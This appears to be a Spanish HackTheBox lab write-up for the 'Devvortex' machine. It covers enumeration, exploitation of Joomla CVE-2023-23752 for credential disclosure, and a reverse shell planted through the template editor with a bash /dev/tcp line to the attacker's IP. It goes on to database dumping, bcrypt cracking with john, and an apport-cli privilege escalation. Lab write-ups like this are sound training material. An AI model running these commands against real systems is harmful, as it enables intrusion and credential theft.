> For the complete documentation index, see [llms.txt](https://dcollao.gitbook.io/my-pentest-book/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://dcollao.gitbook.io/my-pentest-book/writeups/htb-hackthebox/htb-devvortex.md).
# HTB - Devvortex
https\://app.hackthebox.com/machines/Devvortex
## Información General
* **Nombre de la Máquina: Devvortex**
* **IP de la Máquina:** 10.10.11.242
* **Sistema Operativo: Linux**
* **Dificultad: Easy**
* **Fecha de Publicación: 25 nov 2023**
***
### **Enumeration**
#### **Establecer el objetivo**
Primero, establecemos el objetivo utilizando el comando `settarget` con la dirección IP de la máquina objetivo:
```bash
settarget 10.10.11.242
```
#### **Ping de reconocimiento**

Realizamos un ping a la máquina objetivo para verificar la conectividad y obtener información sobre la ruta utilizando la opción `-R` para incluir la ruta de retorno:
```bash
ping -c 1 10.10.11.242 -R
```
#### **Escaneo de puertos con Nmap**

Luego, realizamos un escaneo de puertos utilizando Nmap para identificar los puertos abiertos en la máquina objetivo. Utilizamos las opciones `-p-` para escanear todos los puertos, `--open` para mostrar solo los puertos abiertos, `-sS` para un escaneo de tipo TCP SYN, `--min-rate 5000` para establecer la velocidad mínima de paquetes y `-vvv` para un nivel de verbosidad alto. Además, utilizamos `-n` para desactivar la resolución de DNS, `-Pn` para no realizar el escaneo de ping, y `-oG allPorts` para guardar la salida en un archivo con formato Greppable:
{% code overflow="wrap" %}
```bash
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.242 -oG allPorts
```
{% endcode %}
#### **Escaneo detallado con Nmap**

Posteriormente, realizamos un escaneo más detallado de los puertos identificados utilizando la opción `-sCV` para detección de versiones y scripts de enumeración de servicios. Específicamente, indicamos los puertos a escanear con `-p __PORTS__` (reemplazando `__PORTS__` con los puertos identificados en el paso anterior) y guardamos la salida en un archivo de texto con el nombre `targeted`:
```bash
sudo nmap -sCV -p22,80 10.10.11.242 -oN targeted
```
```
cat targeted -l java
```
Para añadir la entrada "10.10.11.242 devvortex.htb" al archivo `/etc/hosts`, puedes usar el siguiente comando en la terminal:
```bash
echo "10.10.11.242 devvortex.htb" | sudo tee -a /etc/hosts
```
Este comando añade la dirección IP `10.10.11.242` asociada al nombre de host `devvortex.htb` al archivo `/etc/hosts` de tu sistema.
Para realizar un descubrimiento de directorios en un sitio web utilizando Gobuster, puedes utilizar el siguiente comando:
{% code overflow="wrap" %}
```bash
gobuster dir -u http://devvortex.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50
```
{% endcode %}

Pero después de un rato nos damos cuenta que no encontramos nada util, por lo que continuamos buscando subdominios:
{% code overflow="wrap" %}
```bash
gobuster dns -d devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 50
```
{% endcode %}
Agregamos la nueva ruta al hosts...
```bash
echo "10.10.11.242 dev.devvortex.htb" | sudo tee -a /etc/hosts
```


Y gracias al robots.txt sabemos que es Joomla
### Exploitation

Buscamos en internet y nos encontramos que podría ser vulnerable al **CVE-2023-23752 (**[**https://www.exploit-db.com/exploits/51334**](https://www.exploit-db.com/exploits/51334)**)**
{% code overflow="wrap" %}
```bash
curl "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true" | jq .
```
{% endcode %}


Ingresando con credenciales obtenidas

Ahora que estamos dentro, lo que buscamos es lograr ejecutar una reverse shell editando algun archivo con el editor de Joomla.
{% code overflow="wrap" %}
```bash
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.80/8080 0>&1'");
```
{% endcode %}

Luego ejecutamos /administrator/atum/index.php mientras tenemos nc a la escucha...
Podemos mejorar la UX de nuestra shell:
```bash
script /dev/null -c /bin/bash
stty raw -echo; fg
export TERM=xterm
```


Descubrimos que las credenciales para ingresar a la base de datos son las mismas por lo que nos ponemos a curosear:
```bash
mysql -u lewis -p
Password: P4n*****r3c0n##
```
```sql
show databases;
use joomla;
select * from sd4fg_users;
```
Intentamos crackear con John... descubriendo la contraseña (teq\*\*\*\*\*\*cho)
{% code overflow="wrap" %}
```bash
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```
{% endcode %}
### Privilege Escalation
Ya dentro de nuestra shell, ejecutamos como siempre `sudo -l`

Esto quiere que podria correr `/usr/bin/apport-cli` con sudo, buscando en internet veo que es un CVE ().


Al parecer al abrir un reporte podemos bypassear y llegar a ser root. Me doy cuenta que en mi caso no tengo ningún reporte por lo que debo primero crear uno:
Luego vemos el reporte y inyectamos nuestro "!/bin/bash" para byppasear.